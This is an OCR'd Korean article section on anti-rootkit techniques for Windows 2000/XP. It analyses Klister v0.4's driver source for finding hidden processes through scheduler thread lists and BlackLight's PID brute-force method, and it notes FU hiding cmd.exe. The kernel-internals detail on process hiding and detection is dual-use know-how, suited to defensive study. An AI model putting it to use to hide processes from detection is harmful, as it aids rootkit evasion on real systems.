

그림 33. KiDispatcherReadyListHead

KiReadySummary의 각각의 비트가 Set되어 있다는 것은 이 우선순위 단계에 하나 이상의 Thread가 실행을 위해 대기 중이라는 것을 의미하게 됩니다.

· KiWaitInListHead, KiWaitOutListHead

이 두 개의 자료 구조는 Scheduler가 ETHREAD 구조체의 리스트를 얻기 위해 사용되며 Wait 상태인 Thread의 리스트를 유지합니다. 이들은 export 되어 있지 않지만 KeWaitForSingleObject()를 이용하여 주소를 얻을 수 있습니다.

이제 Klister v0.4의 소스를 살펴보겠습니다.

아래 그림은 targets.h 에 정의되어 있는 리버싱을 통해 구해진 Windows 2000의 버전 별 KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead의 주소 값을 보여줍니다.

```
    int pKiWaitInListHead_addr ;
    int pKiWaitOutListHead_addr ;
    int pKiDispatcherReadyListHead_addr ;
} targets[] = {
    {
        "Windows 2000 Server [2195], SP2",
        2195, 2, 0,

        0x804814F8,
        0x80481AA8,
        0x80481580
    },
    {
        "Windows 2000 Server [2195], SP3",
        2195, 3, 0,

        0x80481C78,
        0x80482228,
        0x80481D00
    },
    {
        "Windows 2000 Server [2195], SP4",
        2195, 4, 0,

        0x80482258,
        0x80482808,
        0x804822e0

    } };
```

그림 34. OS 버전 별 주소 값

먼저 main.cpp를 살펴보면 klister라는 디바이스를 생성합니다.

```
HANDLE hDevice = CreateFileW(    devName , // #define devName L"\\\\.\\klister"
                                 GENERIC_READ | GENERIC_WRITE,
                                 0,
                                 NULL,
                                 OPEN_EXISTING,
                                 FILE_ATTRIBUTE_NORMAL,
                                 NULL
                             );
```

그림 35. 디바이스 생성

디바이스 생성 후 아래 그림처럼 DeviceIoContol에서 IOCTL_KLISTER_INIT 호출과 함께 구해진 KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead의 주소 값을 디바이스로 전달

합니다.

```
/* typedef struct _KLISTER_INIT {
 *      int pKiWaitInListHead_addr ;
 *      int pKiWaitOutListHead_addr ;
 *      int pKiDispatcherReadyListHead_addr ;
 *  } KLISTER_INIT, *PKLISTER_INIT;
 */
KLISTER_INIT kl_init;

// OS 버전별 해당 자료구조의 절대주소 입력
kl_init.pKiDispatcherReadyListHead_addr = targets[tno].pKiDispatcherReadyListHead_addr;
kl_init.pKiWaitInListHead_addr = targets[tno].pKiWaitInListHead_addr;
kl_init.pKiWaitOutListHead_addr = targets[tno].pKiWaitOutListHead_addr;

if(!DeviceIoControl(    hDevice,
                        IOCTL_KLISTER_INIT,
                        (LPVOID)&kl_init,
                        sizeof(kl_init),
                        NULL,
                        0,
                        &bytesReturned,
                        NULL))
    die ("can't communicate with kernel module (IOCTL_KLISTER_INIT)");
```

그림 36. DeviceIoControl-1

아래는 IOCTL_KLISTER_INIT 의 내용입니다.

```
case IOCTL_KLISTER_INIT:

    if ((InputBufferLength != sizeof(KLISTER_INIT) ) || (pInputBuffer == NULL))
    {
        IoStatus->Status = STATUS_INVALID_BUFFER_SIZE;
        break;
    }

    /* typedef struct _KLISTER_INIT {
     *      int pKiWaitInListHead_addr ;
     *      int pKiWaitOutListHead_addr ;
     *      int pKiDispatcherReadyListHead_addr ;
     *  } KLISTER_INIT, *PKLISTER_INIT;
     */
    // 입력 버퍼를 통해 KLISTER_INIT 형 데이터가 넘어옴
    pkl_init = (PKLISTER_INIT) pInputBuffer;

    /* typedef struct _LIST_ENTRY {
     *      struct _LIST_ENTRY *Flink;
     *      struct _LIST_ENTRY *Blink;
     *  } LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
     */

    pKiWaitInListHead  = (PLIST_ENTRY) pkl_init->pKiWaitInListHead_addr;
    pKiWaitOutListHead  = (PLIST_ENTRY) pkl_init->pKiWaitOutListHead_addr;
    pKiDispatcherReadyListHead  = (PLIST_ENTRY) pkl_init->pKiDispatcherReadyListHead_addr;

    KdPrint (("  pKiWaitInListHead: %#x\n", pKiWaitInListHead));
    KdPrint (("  pKiWaitOutListHead: %#x\n", pKiWaitOutListHead));
    KdPrint (("  pKiDispatcherReadyListHead: %#x\n", pKiDispatcherReadyListHead));

    for (i = 0; i < MAX_PROCS; i++)
        procs[i].pid = 0;

    for (i = 0; i < MAX_SERVICETABLES; i++)
        SrvTables[i].addr = 0;

break;
```

그림 37. IOCTL_KLISTER_INIT

IOCTL_KLISTER_INIT 에서는 입력 버퍼를 통해 전달된 KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead의 주소 값을 PKLISTER_INIT형 구조체에 저장한 후 각 값들을 PLIST_ENTRY 구조체를 이용해 Double Linked List로 연결합니다. 그리고 KLISTER_PROCINFO형 구조체 변수 procs의 pid와 ServiceTableInfo형 구조체 변수 SrvTables의 addr을 0으로 초기화 합니다.

사용된 KLISTER_PROCINFO, ServiceTableInfo 구조체는 아래와 같습니다.

```
typedef struct _KLISTER_PROCINFO {
        int pid;
        int obAddr;
        char name [18];
} KLISTER_PROCINFO, *PKLISTER_PROCINFO;


typedef struct _ServiceTableInfo {
        int addr;
```

```
        int n;              // size of the table
        int nthreads;       // how many threads are using this table
} ServiceTableInfo;
```

표 11. KLISTER_PROCINFO, ServiceTableInfo 구조체

IOCTL_KLISTER_INIT 이 끝나면 main.cpp에서 IOCTL_KLISTER_LISTPROC를 호출합니다.

```
KLISTER_PROCINFO kl_procinfo[MAXPROCNO]; // MAXPROCNO is 1000
bytesReturned = 0;

fprintf (stderr, "sending  IOCTL_KLISTER_LISTPROC...₩n");
if(!DeviceIoControl(    hDevice,
                        IOCTL_KLISTER_LISTPROC, // Process Listing
                        NULL,
                        0,
                        (LPVOID)&kl_procinfo,
                        sizeof (kl_procinfo),
                        &bytesReturned,
                        NULL))
    die ("can't communicate with kernel module (IOCTL_KLISTER_LISTPROC)");
```

그림 38. DeviceIoControl-2

아래는 IOCTL_KLISTER_LISTPROC 의 내용입니다.

```
case IOCTL_KLISTER_LISTPROC: // Process Listing

    if ((OutputBufferLength < sizeof (KLISTER_PROCINFO)) || (pOutputBuffer == NULL))
    {
        ioStatus->Status = STATUS_INVALID_BUFFER_SIZE;
        break;
    }

    maxnproc = OutputBufferLength/sizeof (KLISTER_PROCINFO);
    createProcList();
    if (nprocs > maxnproc)
        n = maxnproc*sizeof (KLISTER_PROCINFO);
    else
        n = nprocs * sizeof (KLISTER_PROCINFO);

    memcpy (pOutputBuffer, (PVOID) &procs, n);

    ioStatus->Information = n;

break;
```

그림 39. IOCTL_KLISTER_LISTPROC

IOCTL_KLISTER_LISTPROC 는 createProcList 함수를 호출합니다.

```
void createProcList () {
    int i;
    PVOID obj;
    PETHREAD pethread;

    nprocs = 0;
    nSrvTables = 0;

    for (obj = pKiWaitInListHead->Flink; obj && obj != pKiWaitInListHead; obj = ((PLIST_ENTRY)obj)->Flink)
    {
        pethread = (PETHREAD) ((char*)obj - WAITLIST_OFFSET);
        insertServTable (   (int)pethread->Cid.UniqueThread, // tid
                            (int)pethread->Tcb.pServiceDescriptorTable->ntoskrnl.ServiceTable, // addr
                            (int)pethread->Tcb.pServiceDescriptorTable->ntoskrnl.ServiceLimit // n
                        );

        insertProc (processObject (pethread));
    }

    for (obj = pKiWaitOutListHead->Flink; obj && obj != pKiWaitOutListHead; obj = ((PLIST_ENTRY)obj)->Flink)
    {
        pethread = (PETHREAD) ((char*)obj - WAITLIST_OFFSET);
        insertServTable (   (int)pethread->Cid.UniqueThread,    // tid
                            (int)pethread->Tcb.pServiceDescriptorTable->ntoskrnl.ServiceTable, // addr
                            (int)pethread->Tcb.pServiceDescriptorTable->ntoskrnl.ServiceLimit // n
                        );

        insertProc (processObject (pethread));
    }

    for (i = 0; i < 32; i++)
    {
            for ( obj = pKiDispatcherReadyListHead[i].Flink;
                  obj != &pKiDispatcherReadyListHead[i];
                  obj = ((PLIST_ENTRY)obj)->Flink )
            {
                pethread = (PETHREAD) ((char*)obj - WAITLIST_OFFSET);
                insertServTable (   (int)pethread->Cid.UniqueThread,
                                    (int)pethread->Tcb.pServiceDescriptorTable->ntoskrnl.ServiceTable,
                                    (int)pethread->Tcb.pServiceDescriptorTable->ntoskrnl.ServiceLimit
                                );
                insertProc (processObject (pethread));
            }
    }
}
```

그림 40. createProcList()

위의 그림에서 볼 수 있듯이 createProcList 함수는 3개의 for 문을 가지고 있는데 Double Linked List로 연결된 각 KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead 들을 한 바퀴 돌 때까지 순환하면서 insertServTable() 함수와 insertProc() 함수를 호출합니다.

insertProc() 함수에서는 PETHREAD형 pethread 변수를 인자로 하여 processObject() 함수를 호출하는데 이 함수는 PETHREAD 구조체에 포함되어 있는 Process 정보를 반환하여 함수 내용은 아래와 같습니다.

```
PEPROCESS processObject (PETHREAD ethread) {
        return  (PEPROCESS)(ethread->Tcb.ApcState.Process);
}
```

표 12. processObject()

insertServTable 함수는 인자로 넘어온 값들, 즉 Thread의 Cid.UniqueThread, Tcb.pServiceDescriptorTable->ntoskrnl.ServiceTable, Tcb.pServiceDescriptorTable->ntoskrnl.ServiceLimit 값을 저장합니다.

```
ServiceTableInfo SrvTables[MAX_SERVICETABLES];
DWORD nSrvTables = 0;

void insertServTable (int tid, int addr, int n)
{
    DWORD i;

    for (i = 0; i < nSrvTables; i++)
    {
        if (SrvTables[i].addr == addr) {
            SrvTables[i].n = n;
            SrvTables[i].nthreads++;
            return;
        }
    }

    SrvTables[nSrvTables].addr = addr;
    SrvTables[i].n = n;
    SrvTables[nSrvTables].nthreads = 1;
    nSrvTables++;
}
```

그림 41. insertServTable()

위에서 사용된 ServiceTableInfo 구조체는 아래와 같습니다.

```
typedef struct _ServiceTableInfo {
                    int addr;
                    int n;              // size of the table
                    int nthreads;       // how many threads are using this table
} ServiceTableInfo;
```

표 13. ServiceTableInfo 구조체

또, insertProc 함수는 인자로 전달된 PEPROCESS 구조체의 주소와 UniqueProcessId, ImageFileName 값을 저장합니다.

```
void insertProc (PEPROCESS obAddr) {

    DWORD i;

    for (i = 0; i < nprocs; i++) {
        if (procs[i].obAddr == (int)obAddr)
            return;
    }

    procs [nprocs].obAddr = (int)obAddr;
    procs [nprocs].pid = obAddr->UniqueProcessId;

    strncpy (procs [nprocs].name, obAddr->ImageFileName, 16);
    nprocs++;
}
```

그림 42. insertProc()

위에서 사용된 KLISTER_PROCINFO 구조체 변수 procs의 내용은 아래와 같습니다.

```
typedef struct _KLISTER_PROCINFO {
        int pid;
        int obAddr;
        char name [18];
} KLISTER_PROCINFO, *PKLISTER_PROCINFO;
```

표 14. KLISTER_PROCINFO 구조체

자, 여기까지 오면 CPU의 자원을 기다리고 있는 모든 Thread와 해당 Thread에 연결되어 있는 Process의 리스트를 목록화하게 됩니다. 이제 PsActiveProcessList 를 통해 목록화 한 Process의 리스트와 비교하여 숨겨진 Process를 찾을 수 있습니다. Klister에는 이 외에도 IDT, SDT 관련 기능들이 더 있는데 이 부분은 v0.2 이후 업데이트 된 적이 없으므로 생략하도록 하겠습니다.

3.3. BlackLight

F-Secure에서 제작한 Blacklight는 숨겨진 Process를 찾기 위해 Anti-Rootkit으로서는 드물게 User Mode에서 작동합니다. User Mode에서 Process List를 얻기 위해서 ToolHelp API를 이용하는 법, ZwQuerySystemInformation API를 이용하는 법(Driver를 이용하므로 User Mode라고 단언하기는 힘듬), Open된 Handle list를 이용하는 법(ZwQuerySystemInformation API를 이용함), GetWindowThreadProcessId API를 이용하는 법, 연관된 Handle을 분석하는 방법 등 매우 다양한 방법을 이용합니다[11]. 여기서는 [5]에서 소개된 숨겨진 Process를 찾는 방법을 알아보도록 하겠습니다. [5]가 발표될 당시 버전의 BlackLight는 숨겨진 Process 를 찾기 위해 0x0에서 0x4E1C 까지 PID를 BruteForce 하여 OpenProcess API를 호출하고, 이 list와 CreateToolhelp32Snapshot API를 호출하여 얻어진 Process list를 서로 비교합니다.

[6]에서 볼 수 있듯이 CreateToolhelp32Snapshot는 PsActiveProcesslist 로부터 Process 정보를 가져옵니다. OpenProcess는 NtOpenProcess의 wrapper이며 이 NtOpenProcess는 PID가 주어졌을 때 PsActiveProcesslist 와는 다른 자료구조를 통해 Process 정보를 가져옵니다.

NtOpenProcess는 PsLookupProcessByProcessId를 호출하여 해당 PID를 가진 Process가 존재하는지 검증합니다. PsLookupProcessByProcessId는 아래와 같습니다.

```
kd> u nt!pslookupprocessbyprocessid
nt!PsLookupProcessByProcessId:
805cb38a 8bff            mov     edi,edi
805cb38c 55              push    ebp
805cb38d 8bec            mov     ebp,esp
805cb38f 53              push    ebx
805cb390 56              push    esi
805cb391 64a124010000    mov     eax,dword ptr fs:[00000124h]
805cb397 ff7508          push    dword ptr [ebp+8]
805cb39a 8bf0            mov     esi,eax
kd> u 805cb39a
nt!PsLookupProcessByProcessId+0x10:
805cb39a 8bf0            mov     esi,eax
805cb39c ff8ed4000000    dec     dword ptr [esi+0D4h]
805cb3a2 ff3560c25580    push    dword ptr [nt!PspCidTable (8055c260)]
805cb3a8 e84bb50300      call    nt!ExMapHandleToPointer (806068f8)
805cb3ad 8bd8            mov     ebx,eax
805cb3af 85db            test    ebx,ebx
805cb3b1 c745080d0000c0  mov     dword ptr [ebp+8],0C000000Dh
805cb3b8 7432            je      nt!PsLookupProcessByProcessId+0x62 (805cb3ec)
```

그림 43. PsLookupProcessByProcessId

빨간 박스에서 볼 수 있듯이 PsLookupProcessByProcessId는 PspCidTable이라는 테이블을 참조합니다. PspCidTable은 Process와 Thread client ID에 대한 정보를 가지는 HANDLE_TABLE 구조체형 테이블이며 모든 Process에 대한 정보를 가집니다.

지금까지 알아본 Blacklight의 숨겨진 Process를 찾는 단계는 아래와 같습니다.

① 0부터 0x41DC까지의 값을 PID로 하여 OpenProcess를 호출

② OpenProcess는 NtOpenProcess를 호출

③ NtOpenProcess는 PsLookupProcessByProcessId 호출

④ PsLookupProcessByProcessId는 PspCidTable에서 해당 PID를 가지는 Process있는지를 검사

⑤ NtOpenProcess는 ObOpenObjectByPointer를 호출하여 해당 Process의 핸들을 가져옴

⑥ loop의 끝에 도달할 때까지 존재하는 Process의 정보를 저장

⑦ CreateToolhelp32Snapshot를 호출하여 얻은 Process의 목록과 비교하여 숨겨진 Process를 찾음

아래 그림은 FU를 이용해 cmd.exe Process를 숨긴 것을 보여줍니다..



그림 44. Hide cmd.exe with FU

아래 그림은 Blacklight를 이용해 숨겨진 cmd.exe를 발견하는 것을 보여줍니다.



그림 45. Balcklight 결과 1



그림 46. Blacklight 결과 2

3.4. Summary

3장에서는 Hidden Process를 발견하는 기술과 해당 기술을 이용하는 몇몇 잘 알려진 Anti Rootkit에 대하여 알아보았습니다. 3장에 소개된 Hidden Process를 발견하는 기술과 Anti Rootkit을 요약하면 아래와 같습니다.

① VICE는 메모리에서 ntoskrnl.exe 를 찾아 SSDT의 각 함수들의 Base 주소가 ntoskrnl.exe의 주소 범위 내에 있는지를 체크함으로써 SSDT Hook이 발생했는지를 탐지한다.

② Klister는 3개의 Thread 리스트로부터 Process를 추적하여 PsActiveProcessList 에서 제거된 Process를 탐지한다.

③ Blacklight는 User Mode에서 동작하며 PspCidTable에 기록된 모든 Process들의 목록을 사용하여 숨겨진 Process가 있는지를 검사한다.

4. Conclusion

지금까지 우리에게 잘 알려진 몇몇 Rootkit과 Anti-Rootkit에 적용된 기술에 대해 알아보았습니다. 나름대로 쉽게 쓸려고 노력했지만 지금에 와서 보니 기존에 있던, 참고한 문서들과 별반 다를 바 없는 것 같아 실망스럽습니다. 특히 Blacklight의 Reversing과 FUTo의 소스 분석을 자세하게 넣고 싶었으나 본인의 실력 부족 및 흥미 감소로 그냥 대충 마무리하게 되어 버렸습니다. 원래 목록에 포함되어 있다가 갑작스럽게 마무리하게 되면서 빠진 부분은 RAIDE, BluePill, CheatEngine, Shadow Walker입니다. 제대로 다듬지 않은 문장을 함부로 내보이게 되어 부끄럽기 그지 없습니다.

이 문서를 작성하던 와중에 갑자기 흥미가 든 것이 "이제 나도 제대로 된 무언가를 만들어보아야 하겠다"라는 것이었습니다. 앞으로는 실제 개발에 중점을 두고 공부를 해 나갈 것 같습니다.

저보다도 더 모르시는 몇몇 Newbie 분들을 위해 앞으로도 계속 정리를 해 나갈 생각입니다.

뽀대나는 Windows System Programmer가 될 때까지 열심히!

5. 참고 자료

1. Microsoft Windows Internals, Fourth Edition

2. Subverting the Windows Kernel, Greg Hoglund, James Butler

3. “Handles and Objects”, MSDN, Microsoft
http://msdn.microsoft.com/en-us/library/ms724457(VS.85).aspx

4. “Windows Kernel-Mode Object Manager”, MSDN, Microsoft
http://msdn.microsoft.com/en-us/library/cc264621.aspx

5. “FUTo”, Peter Silberman, C.H.A.O.S, Uninformed volume 3, December 2005.
http://www.uninformed.org/?v=3&a=7&t=sumry

6. “Hide Process”, Jerald Lee.
http://lucid7.egloos.com/1256444

7. “RAIDE:Rootkit Analysis Identification Elimination”, Silberman.
http://www.blackhat.com/html/bh-europe-06/bh-eu-06-speakers.htmlSilberman

8. “Bypassing Klister 0.4 with No Hooks or Running a Controlled Thread Scheduler”, 90210.
http://www.hi-tech.nsys.by/33/

9. “Windows rootkits of 2005, part three”, James Butler, Sherri Sparks
http://www.securityfocus.com/infocus/1854

10. “Win2K Kernel Hidden Process/Module Checker 0.1 (Proof-Of-Concept)”, Tan Chew Keong.
http://www.security.org.sg/code/kproccheck.html

11. “Detection of the hidden processes”, wasm.ru.
http://blog.csdn.net/linhanshi/archive/2006/01/04/569663.aspx

12. “KiWaitListHead, KiDispatcherReadyListHead”, somma
http://somma.egloos.com/3455583

13. “eeye BootRoot: A Basis for Bootstrap-Based Windows kernel Code”, Derek Soeder, Ryan

Permeh, eEye digital Security, BlackHat Briefings

14. “Getting Kernel Variables from KdVersionBlock, Part 2”, Alex Ionescu.
http://www.rootkit.com/newsread.php?newsid=153